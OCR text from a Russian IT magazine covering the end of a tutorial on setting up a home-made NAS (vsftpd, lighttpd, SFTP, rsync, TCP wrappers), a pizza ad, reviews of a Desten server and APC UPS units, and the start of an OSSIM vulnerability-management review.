Выход из ситуации — в использовании костылей, а именно установке модифицированной версии vsftpd, скачанной с сайта vsftpd.devnet.ru, и указании серверу перекодировать имена файлов в кодировку cp1251. Это автоматически решит проблему Windows-пользователей. Всех остальных можно занести в специальный список IP-адресов и назначить им другую кодировку, например utf-8.
Итак, скачиваем vsftpd-2.1.2-ext1.tgz, распаковываем, собираем и устанавливаем:

```
$ wget http://vsftpd.devnet.ru/
files/2.1.2/ext.1/vsftpd-2.1.2-
ext1.tgz
$ tar -xzf vsftpd-2.1.2-ext1.tgz
$ cd vsftpd-2.1.2-ext.1
$ sudo apt-get install build-
essential
$ make
$ sudo make install
```

Добавляем пользователя nobody (с правами которого будет работать сервер) и пользователя ftp (к которому будут приравнены анонимные пользователи):

```
$ sudo useradd nobody
$ sudo useradd -d /mnt ftp
```

И создаем каталог /usr/share/empty, в который сервер будет делать chroot:

```
$ sudo mkdir /usr/share/empty
```

Добавляем строку «/usr/local/sbin/vsftpd» в файл /etc/rc.local (перед строкой «exit 0»).
Открываем /etc/vsftpd.conf и пишем в него строки:

$ sudo vim /etc/vsftpd.conf

```
# Разрешить анонимных пользователей
anonymous_enable=YES
# Не запускать через inetd
listen=YES
# Разрешать вход локальным пользо-
вателям (все пользователи, которых
мы добавили ранее, будут попадать в
собственные каталоги внутри /mnt/
private).
```

```
j1m@j1m-desktop:/mnt2$ sudo mkdir share
j1m@j1m-desktop:/mnt2$ sudo mkdir private
j1m@j1m-desktop:/mnt2$ sudo chmod 1777 share
j1m@j1m-desktop:/mnt2$ sudo chown root:users private
j1m@j1m-desktop:/mnt2$ sudo chmod 770 private/
j1m@j1m-desktop:/mnt2$ ls -l
total 8
drwxrwx--- 2 root users 4096 2009-08-31 13:08 private
drwxrwxrwt 2 root root  4096 2009-08-31 13:08 share
j1m@j1m-desktop:/mnt2$
```

СОЗДАЕМ КАТАЛОГИ /MNT/SHARE И /MNT/PRIVATE

```
local_enable=YES
# Помещать всех зарегистрированных пользова-
телей в домашний каталог (/mnt/private/поль-
зователь)
chroot_local_user=YES
# Разрешить запись
write_enable=YES
# Маска прав на файлы, созданные зарегистриро-
ванными юзерами
local_umask=077
# Маска прав на файлы, созданные анонимными
пользователями
anon_umask=000
# Разрешить аплоад для анонимных пользователей
anon_upload_enable=YES
# Разрешить анонимным пользователям создавать
каталоги
anon_mkdir_write_enable=YES
# Журналировать все факты скачивания/заливки
файлов
xferlog_enable=YES
xferlog_file=/var/log/vsftpd.log
xferlog_std_format=YES
# Разрешаем коннекты с 20-го порта
connect_from_port_20=YES
# Включить перекодировку имен файлов
convert_charset_enable=1
# Локальная кодировка — utf-8
local_charset=UTF8
# Удаленная кодировка — cp1251
remote_charset=WIN1251
```

Открываем файл /etc/vsftpd/pasv_rules и записываем в него IP-адреса всех, кто не использует кодировку cp1251, в следующей форме:

```
IP-сервера IP-клиента/маска IP-сервера коди-
ровка yes yes yes yes no
```

Пример:

```
192.168.1.1 192.168.1.23/32 192.168.1.1 UTF8
yes yes yes yes no
```

Запускаем сервер:

```
$ sudo /usr/local/sbin/vsftpd
```

Вход на сервер под именем anonymous или ftp позволит пользователю получить доступ к любым каталогам внутри /mnt/share, с возможностью создавать подкаталоги и заливать файлы. Если же пользователь введет имя и пароль, то попадет в свой каталог внутри /mnt/private с полными правами на чтение, запись и удаление файлов. По умолчанию имена файлов закодированы в cp1251, но те, кто заходит с IP-адресов, перечисленных в /etc/vsftpd/pasv_rules, получат особые настройки (например, перекодировку в utf-8).

ПРОТОКОЛ HTTP На всякий случай мы должны настроить доступ и по протоколу HTTP, который в отдельных случаях оказывается единственным способом обращения к сервису. Для этого лучше всего подойдет легкий и производительный web-сервер lighttpd, который будет генерировать список файлов каталога /mnt/share (делать корнем каталог /mnt бессмысленно — просто потому что web-сервер не сможет получить доступ к содержимому каталога /mnt/private). Устанавливаем web-сервер:

```
$ sudo apt-get install lighttpd
```

Открываем конфигурационный файл /etc/lighttpd/lighttpd.conf, затираем прежнее содержимое и добавляем новое:

$ sudo vim /etc/lighttpd/lighttpd.conf

```
# Подключаем модули access и accesslog
server.modules = (
 "mod_access",
  "mod_accesslog"
)
# Корень web-сервера (то есть корневой каталог
с данными)
server.document-root = "/mnt/share"
# Указываем пути к журнальным записям
server.errorlog = "/var/log/lighttpd/error.
```

WARNING

info

- Старые материнские платы могут отказаться грузить ОС с флешки, отформатированной в ФС, отличную от FAT16. В этом случае придется устанавливать ОС на FAT16 или создать отдельный раздел для загрузчика.
- Команда lighty-enable-mod присутствует только в дистрибутивах Debian/Ubuntu и производных. Во всех остальных для активации модуля необходимо добавить его имя в переменную server.modules конфигурационного файла lighttpd.conf (не забыв указать префикс mod_).
- В Ubuntu xinetd по умолчанию запускается в режиме совместимости с inetd (то есть, читает файл /etc/inetd.conf). В других дистрибутивах, возможно, придется подправлять скрипты инициализации, чтобы указать xinetd флаг '-inetd_compat'.

```
File  Edit  View  Terminal  Help
; Глобальная шара, доступная всем
[share]
comment = Global Share
path = /mnt/share
valid users = @users
force group = users
create mask = 0666
directory mask = 0777
writable = yes

; Личные каталоги пользователей
[homes]
comment = Private Directories
browseable = no
valid users = %S
writable = yes
create mask = 0600
directory mask = 0700

~
~
~
/etc/samba/smb.conf[+][RO] [samba]        59 0x3B [336,1][94%]
```

РЕДАКТИРУЕМ SMB.CONF

```
File  Edit  View  Terminal  Help
j1m@j1m-desktop:~$ wget http://vsftpd.devnet.ru/files/2.1.2/ext.1/vsftpd-2.1.2-ext1.tgz
--2009-08-31 13:19:12--  http://vsftpd.devnet.ru/files/2.1.2/ext.1/vsftpd-2.1.2-ext1.tgz
Resolving vsftpd.devnet.ru... 77.246.109.194
Connecting to vsftpd.devnet.ru|77.246.109.194|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 201357 (197K) [application/x-gzip]
Saving to: `vsftpd-2.1.2-ext1.tgz'

100%[=====================================================>] 201,357     7.51K/s   in 26s

2009-08-31 13:19:39 (7.53 KB/s) - `vsftpd-2.1.2-ext1.tgz' saved [201357/201357]

j1m@j1m-desktop:~$ tar -xzf vsftpd-2.1.2-ext1.tgz
j1m@j1m-desktop:~$ cd vsftpd-2.1.2-ext.1
j1m@j1m-desktop:~/vsftpd-2.1.2-ext.1$ make
gcc -c main.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c utility.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c prelogin.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ftpcmdio.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c postlogin.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c privsock.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c tunables.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ftpdataio.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c secbuf.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ls.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c postprivparent.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c logging.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c str.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c netstr.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sysstr.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c strlist.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c banner.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
```

УСТАНАВЛИВАЕМ «РУССКИЙ» VSFTPD

```
log"
accesslog.filename = "/var/log/
lighttpd/access.log"
# Файл с уникальным идентификатором
процесса
server.pid-file = "/var/run/
lighttpd.pid"
# Имя и группа пользователя, с права-
ми которого будет работать сервер
server.username = "www-data"
server.groupname = "www-data"
# Включаемые файлы (MIME-типы и вне-
шние модули)
include_shell "/usr/share/lighttpd/
create-mime.assign.pl"
include_shell "/usr/share/lighttpd/
include-conf-enabled.pl"
```

Подключаем модуль userdir, предназначенный для генерирования листинга файлов:

```
$ sudo lighty-enable-mod userdir
```

После этого в файле /etc/lighttpd/lighttpd.conf появятся строки:

```
## virtual directory listings
dir-listing.encoding       = "utf-8"
server.dir-listing         = "enable"
```

Запускаем сервер:

```
$ sudo service lighttpd start
```

ПРОТОКОЛЫ SFTP И RSYNC Последний, очень короткий, раздел посвящен настройке доступа к NAS по протоколу SFTP и реализации системы бэкапа. Для начала установим пакеты openssh-server и rsync:

```
$ sudo apt-get install openssh-
server
$ sudo apt-get install rsync
```

Вместе с первым мы автоматически получили SFTP-сервер, уже полностью настроенный и запущенный системой установки пакетов. Во втором содержится утилита rsync, которую мы будем использовать для бэкапа данных.

Rsync не требует настройки, сервера или плясок с бубном. Главное, произвести обмен ssh-ключами между пользователем root NAS-сервера и пользователем, производящим бэкап на машине-приемнике. Затем достаточно выполнить следующую команду, и ты получишь бэкап всех данных каталога /mnt (повторное выполнение команды приведет к копированию только изменившихся данных):

```
$ rsync -rc -t -e ssh --rsync-path=/
usr/bin/rsync --temp-dir=/tmp root@
host.org:/mnt /backup/nas
```

В качестве источника предпочтительно указать каталог /mnt/private, чтобы не копировать множество бесполезных данных, которые пользователи могут складировать в общую шару, а саму команду добавить в задания cron (советуем настроить ежедневное копирование).

ОГРАНИЧЕНИЕ ДОСТУПА Во избежание захламления открытого для всех подряд каталога /mnt/share, некоторых пользователей лучше отрезать от NAS-сервера с помощью TCP-Wrappers. Для этого устанавливаем пакеты xinetd и tcpd:

```
$ sudo apt-get install xinetd tcpd
```

И вписываем IP-адреса неугодных в файл /etc/hosts.deny:

```
ALL: 192.168.1.12 192.168.1.15
```

Это автоматически обезопасит NAS-сервер при доступе по протоколам NFS и SFTP. Чтобы vsftpd научился пропускать свои соединения через tcpd, добавим в его конфиг строку «tcp_wrappers=YES» и перезапустим:

```
$ sudo killall vsftpd
$ /usr/local/sbin/vsftpd
```

Samba не умеет работать с tcpd, но ее можно запустить под его управлением с помощью xinetd. Остановим samba-демон:

```
$ sudo service samba stop
```

Добавим следующую строку в /etc/inetd.conf:

```
netbios-ssn stream tcp nowait root /
usr/sbin/tcpd /usr/sbin/smbd
```

И — перезапустим xinetd:

```
$ sudo service xinetd restart
```

Ограничивать доступ по протоколу HTTP не имеет смысла, ведь он работает только в режиме чтения.

ЗАКЛЮЧЕНИЕ Создание собственного NAS-сервера из подручных материалов — не такая уж и сложная задача. Конечно, наш NAS не обладает web-интерфейсом, не умеет шифровать передаваемые данные (за исключением протокола SFTP) и не накладывает квоты на пользователей и группы. Но нужно ли все это? Для большинства админов с руками доступ по протоколу SSH гораздо предпочтительнее даже самого гибкого web-интерфейса, шифрование данных совершенно бесполезно в офисных локальных сетях, а квоты рождают больше неудобств, чем приносят пользы (уж лучше время от времени просматривать содержимое хранилища в поисках тех, кто использует NAS не по назначению, и бить по рукам провинившихся, чем включить квотирование и дожидаться момента, когда хранилище забьется). ⌶

Сбарро

Since 1956



КОНКУРС СО ВКУСОМ

Хороший художник должен быть ~~голодным~~! сытым

Если вкуснейшая ароматная пицца способна не только принести тебе огромное удовольствие, но и вдохновить - этот конкурс для тебя.
Приходи в любой ресторан "Сбарро", возьми у официанта коробку из-под пиццы (твой мольберт), маркеры (твои кисти) - и начинай творить!
Если именно твоя работа будет признана лучшей – Пикассо не знал такой популярности – она появится на сотнях коробок с пиццей!

ТВОЙ ПРИЗ – 10 регулярных (на тонком тесте) пицц*

Служба доставки: (495) 741-77-55 Условия конкурса на http://www.sbarro.ru/promo_actions/





Штурман в море серверных решений

Navigator DX000ISR1 G2: 1U-сервер от российской компании Desten



Технические характеристики Navigator DX000ISR1 G2

> Процессор:
1 или 2 процессора Intel Xeon серии 55xx

> Чипсет:
Intel 5500

> Память:
От 1 до 64 Гб DDR3 1066/1333 МГц
8 разъемов
Поддержка зеркалирования
Коррекция ошибок

> Жесткие диски:
6 каналов SATA2
До 2 стационарных SATA 3.5"
1 отсек Slimline SATA bay

> Поддержка RAID:
Интегрированный RAID-контроллер
Уровни 0, 1 и 10

Сетевой интерфейс:
2 порта Ethernet 1 Гбит/с

Питание:
Стационарный блок питания на 400 Вт

> Расширение:
1 разъем PCI-Express Gen2 x8 (низкопрофильный)

> Функции управления:
Контроллер ServerEngines LLC Pilot II Controller (интерфейс IPMI 2.0)
Intel System Management Software 3.1 и позднее
Intel Remote Management Module (RMM3)

> Система охлаждения:
2 вентилятора (97x94x33 мм)

> Исполнение:
Установка в стойку (1U, 431x765x43 мм)

> Гарантийное обслуживание:
Срок гарантии — 3 года
Обслуживание на месте установки

Мы уже рассматривали серверные решения из России, выпущенные под брендами Depo Computers и iRU, а сегодня настал черед компании Desten и ее стоечного 1U-сервера Navigator DX000ISR1 G2.

DX000ISR1 G2 — это сервер начального уровня, базирующийся на чипсете Intel 5500 и двух процессорах Intel Xeon той же серии. Основная ниша новинки: Web-хостинг, кластеры, терминальный сервер начального уровня, контроллер домена, резервный контроллер домена и любые задачи поддержки инфраструктуры сети.

Внутри корпуса скрыты восемь разъемов для модулей оперативной памяти, которые позволяют устанавливать до 64 Гб памяти DDR3 (по 32 Гб на каждый процессор), два отсека для 3.5" жестких дисков SATA2, один отсек Slimline SATA bay. Встроенный в чипсет RAID-контроллер способен создавать RAID-массивы уровней 0, 1 и 10. Также доступны два низкопрофильных разъема PCI-Express x8 и два GigabitEthernet-порта.

Благодаря использованию логики Intel 5500 и новой линейке процессоров Intel Xeon, сервер может похвастаться такими особенностями, как:
• поддержка технологии Intel Turbo Boost, обеспечивающей увеличение частоты одного или нескольких ядер процессора для ускорения выполнения приложений;
• сниженное энергопотребление за счет использования технологии Intelligent Power, отключающей неиспользуемые ядра процессора или снижающей их частоты;
• высокоскоростной контроллер памяти, который позволяет поднять ее пропускную способность до 64 Гб/с, производит коррекцию ошибок системной шины и зеркалирование памяти;
• расширенная поддержка виртуализации.

Для управления сервером системный администратор может использовать совместимый с IPMI 2.0 интерфейс, реализуемый встроенным контроллером LLC Pilot II Controller. Предусмотрена установка модуля Remote Management Module (RMM3, приобретается отдельно), который поддерживает KVM over LAN и предоставляет возможность дистанционно включать/выключать сервер. В комплект поставки входит набор ПО Intel System Management Software, позволяющий производить мониторинг и управлять оборудованием, удаленно устанавливать и обновлять ПО, контролировать уровень потребления энергии и многое другое.

На сайте компании имеется удобный конфигуратор. Он позволит покупателю подобрать нужную конфигурацию и произвести заказ сервера.

от 43798 рублей, www.desten.ru



Smart-UPS 1000i USB и Smart-UPS 1500 RM 2U USB: недорогие и надежные ИБП от APC

Технические характеристики Smart-UPS 1000i USB (SUA1000I)

> Максимальная мощность:
670 Ватт / 1000 ВА

> Диапазон регулировки входного напряжения при работе от сети:
151 — 302 В

> Розетки:
2 входные розетки
8 выходных розеток IEC 320 C13

> Заменяемые батареи:
RBC6, герметичные свинцово-кислотные батареи, средний срок службы — 3-6 лет

> Типовое время перезарядки:
3 часа

> Типовая продолжительность работы в автономном режиме:
20.6 минут под половинной нагрузкой (335 Ватт)
6.1 минуты под полной нагрузкой (670 Ватт)

> Интерфейсные порты:
DB-9 для RS-232
Разъем SmartSlot
USB



> Уровень шума:
41 дБА

> Габариты:
216x170x439 мм

> Вес:
13.2 Кг без упаковки

Технические характеристики Smart-UPS 1500 RM 2U USB (SUA1500RMI2U)

Максимальная выходная мощность:
980 Ватт / 1500 ВА

> Диапазон регулировки входного напряжения при работе от сети:
151 — 302 В

> Розетки:
2 входных розетки



4 выходных розетки IEC 320 C13

> Заменяемые батареи:
RBC24, герметичные свинцово-кислотные батареи, средний срок службы — 3-6 лет

> Типовое время перезарядки:
3 часа

> Типовая продолжительность работы в автономном режиме:
26.5 минут под половинной нагрузкой (490 Ватт)
7.4 минуты под полной нагрузкой (980 Ватт)

> Интерфейсные порты:
DB-9 для RS-232
Разъем SmartSlot
USB

> Уровень шума:
46 дБА

> Габариты:
89x432x457 мм
Монтируется в 19" стойку, высота 2U

> Вес:
28,6 кг

Не думаю, что системы бесперебойного питания от компании APC нуждаются хоть в каком-то представлении. Любой обитатель серверной в нашей стране знаком с именем Smart-UPS и красной эмблемой APC, красующейся на каждом устройстве, выпущенном этой компанией. Вполне закономерно, что первый обзор бесперебойников рубрики IN DA FOCUS посвящен именно этой марке. Встречайте: Smart-UPS 1000i USB и Smart-UPS 1500 RM 2U USB — знаковые модели ИБП от APC, рассчитанные на применение в сфере поддержки серверного оборудования и защиты важных данных от повреждений.

Выходная мощность составляет 670 Ватт для модели SUA1000I и 980 Ватт — для SUA1500RMI2U. На задней панели располагаются 8 и 4 выходные розетки; соответственно, в качестве аккумуляторов используются свинцово-кислотные батареи со средним сроком службы 3-6 лет. Время зарядки составляет 3 часа, а длительность работы под полной нагрузкой — 6.1 минуты для модели SUA1000I и 7.4 — для SUA1500RMI2U.

Что касается качества питания, то в этом плане к моделям нет никаких претензий. Переключение между состояниями происходит так быстро и плавно, что его трудно заметить. Выходной ток имеет идеальную синусоидальную форму. Диапазон регулировки входного напряжения составляет 151-302 В.

Для управления используется USB-интерфейс и уже знакомый многим системным администраторам комплект ПО PowerChute, версии которого существуют практически для всех подающих признаки жизни ОС. PowerChute позволяет дистанционно управлять ИБП, проводить его диагностику, решать проблемы работоспособности, а также безопасно завершать работу операционной системы, прежде чем батарея разрядится. Разъем SmartSlot предназначен для установки дополнительных плат, расширяющих возможности ИБП (например, для защиты данных на нескольких серверах, подключенных к одному ИБП, или для мониторинга климатических параметров в стойке).

Передняя панель обоих устройств оснащена светодиодным дисплеем со шкалами нагрузки и заряда батарей и несколькими индикаторами: работа от батарей, работа от сети, необходимость замены батарей, индикатор перегрузки и т.д. Бесперебойники используют различные звуковые сигналы для индикации перехода в режим работы от батарей и факта исчерпания заряда.

ИБП соответствуют требованиям стандартов безопасности C-tick, CE, EN 50091-1, EN 50091-2, GOST, VDE и экологическим нормам RoHS 7b Exemption. Срок гарантии составляет 2 года на ремонт или замену.

Smart-UPS 1000i USB: 11600 рублей
Smart-UPS 1500 RM 2U USB: 20960 рублей

СЕРГЕЙ «GRINDER» ЯРЕМЧУК GRINDER@SYNACK.RU

Под прессом IT-рисков


Обзор Open Source систем управления уязвимостями

Обеспечение безопасности в условиях современных компьютерных сетей, имеющих большое количество разнородных по своему составу хостов и операционок, требует достаточно больших усилий. Уследить за всеми событиями становится все труднее. Системы управления уязвимостями позволяют максимально автоматизировать процесс контроля за сетью с выдачей рекомендаций по устранению проблем.

Перед тем как начать обзор, скажем несколько слов о назначении систем управления уязвимостями (Vulnerability Management). Чем они отличаются от привычных инструментов пентестера и администратора? Сегодня защита сетей строится на, в общем-то, стандартном наборе: межсетевой экран, корпоративные антивирусы, система обнаружения атак Snort с консолью BASE, программа поиска известных уязвимостей Nessus/OpenVAS, сетевой сканер Nmap и некоторые другие. В отдельности каждая из этих программ/сервисов отлично выполняет свои функции, выдавая специалистам внушительный объем информации. Анализировать и сопоставлять полученные данные приходится в полуавтоматическом режиме. Для уточнения ситуации запускается одна утилита, затем еще одна и т.д. В результате для полного понимания текущей обстановки в сети требуется перевернуть горы отчетов, созданных разноплановыми программами, на что уходит невероятное количество времени. Еще одна проблема: нужно постоянно отслеживать появление уязвимостей в используемых ОС и приложениях, оценивать восприимчивость ПО к отдельным типам сетевых атак, держать в уме, какие обновления установлены, а какие еще предстоит накатить. Что касается поиска известных уязвимостей, то его можно выполнять самостоятельно, подписавшись на рассылку одного или нескольких специализированных ресурсов. Это, конечно же, **Security Focus** (www.securityfocus.com/vulnerabilities) и **OSVDB** базы (Open Source Vulnerability DataBase, osvdb.org), содержащие уязвимости с 2002 года. Для удобства в последнем случае можно воспользоваться утилитой **HackerStorm OSVDB Tool** (www.hackerstorm.com). Также стоит упомянуть о базе обнаруженных проблем безопасности в ПО, созданной под покровительством Национального Института Стандартов и Технологий, США (nvd.nist.gov).

Но если произведена еще не описанная ни в одном источнике атака, либо сеть пострадала от «проделок» инсайдера, то проблемы можно обнаружить только на основе собранных статистических данных. Причем без автоматизации процесса, снимающей нагрузку с IT-персонала и предоставляющей возможность систематизировать накопленную информацию, здесь не обойтись. Так появились новые разработки, задача которых — привести все полученные разными приложениями данные в удобный для анализа вид. Подобные программы являются комплексным решением и включают средства инвентаризации ресурсов сети, мониторинга систем, системы обнаружения и отражения атак, генерации отчетов и т.д. Существует весьма большой список коммерческих решений — Microsoft Security Response Center (MSRC), IBM Internet Security Systems, Lumension Vulnerability Management (ранее PatchLink), QualysGuard, Symantec Control Compliance Suite (SCCS), MaxPatrol от Positive Technologies и многие другие. При всех своих достоинствах стоят они весьма недешево, и проще обойтись свободными аналогами. О них и поговорим.

УПРАВЛЕНИЕ ЗАЩИТОЙ С OSSIM Главная задача проекта OSSIM (Open Source Security Information Management, ossim.net) — максимальная интеграция разнородных утилит в пределах единой открытой архитектуры. В результате появляется возможность накоплять данные, находить и отслеживать четкие взаимосвязи в собранной информации. Источниками служат практически любые утилиты, способные обрабатывать сетевую или системную информацию в реальном времени. В настоящее время список интегрированных в OSSIM инструментов довольно широк: Arpwatch, P0f, pads, Nessus/OpenVAS, Ntop, Snort, tcptrack, tcpdump, Nmap, Spade, Nagios, Osiris, OCSInventory-NG, OSSEC, RRDTool (дополнительно возможен анализ данных, собираемых preludeIDS, NTsyslog, Snare, Cisco Secure IDS). Данные могут быть доставлены при помощи разных способов: syslog, plain log, SNMP, OPSEC, сокет и пр. — и администратор может получить информацию о любом событии в сети, хосте или устройстве. Отдельная система подвергается детальному



анализу, для чего собирается информация о типичном ее использовании (например, средний трафик за день), активности пользователя (почта, аська, http, ftp и т.п.) и производится мониторинг сессии в реальном времени с возможностью отобразить характер активности машины в Сети. Агенты OCSInventory-NG поставляют данные об установленном на каждом компьютере оборудовании и ПО. На основании данных мониторинга OSSIM следит за связями отдельных компьютеров и вычисляет составной риск. Для этого строятся графики постоянных TCP-сессий, графики изменяющихся UDP, TCP и ICMP связей, что позволяет идентифицировать сетевые атаки, совершаемые одновременно на несколько компьютеров. В результате OSSIM может работать как система предотвращения атак (IPS, Intrusion Prevention System), основываясь на коррелированных данных, собранных со всех источников. Неплохое дополнение к оборонительному арсеналу!


Типичная система на OSSIM состоит из:

• сервера — производит управление корреляционным движком, нормализацию данных, оценку риска и приоритета событий;
• демона контроля framework, работающего на сервере и связывающего отдельные части вместе;
• базы данных — обеспечивает занесение информации в реляционную базу данных и корреляцию данных (основные компоненты — MySQL, OSSIM, Snort/ACID и Phpgacl);
• агентов — призваны объединить и обеспечить занесение в базу данных информации, снятой с различных сенсоров: Snort, Pads, Ntop, Tcptrack, p0f, Arpwatch, Nessus и пр. (список плагинов доступен на страничке www.alienvault.com/home.php?id=plugins);
• веб-консоль управления — управление работой всей системы, анализ и выдача данных, оценка риска (Apache, PHP с ADOdb, Phpgacl, Rrdtool, Mrtg, ACID, Nessus, Nmap, Ntop, FPDF и пр.)


Каждый из представленных компонентов может быть установлен на отдельной системе, информация между ними в этом случае будет передаваться исключительно в зашифрованном виде (для этого используется SSL). Реализовано три уровня доступа к настройкам и функциям — сетевой администратор, системный инженер и специалист защиты (CSO, Chief Security Officer).

В качестве системы для базирования OSSIM подойдет любая ОС, на которой могут быть запущены все или отдельные компоненты; логичнее использовать предпочитаемый дистрибутив Linux. Проект для установки и использования OSSIM предлагает исходные тексты (архив и доступ к CVS) и установочный ISO-образ — AlienVault Open Source SIM Installer (32- и 64-битные версии размером ~600 Мб). Первый вариант подходит для случаев, когда нельзя выделить под сервер OSSIM отдельный компьютер; установка осуществляется в рабочую систему. Его можно рекомендовать для небольших сетей. На сайте имеются немного устаревшие инструкции по установке OSSIM из исходных текстов для Debian, Gentoo и Fedora. Для человека, ориентирующегося в основных вопросах, установка не вызовет сложностей. Хотя, учитывая большое количество разнородных приложений, предназначенных для сбора и вывода информации, а также необходимость реализации всех зависимостей, процесс потребует очень внимательного подхода. Этот вариант можно рекомендовать тем, кто хочет действительно разобраться, как работает OSSIM.

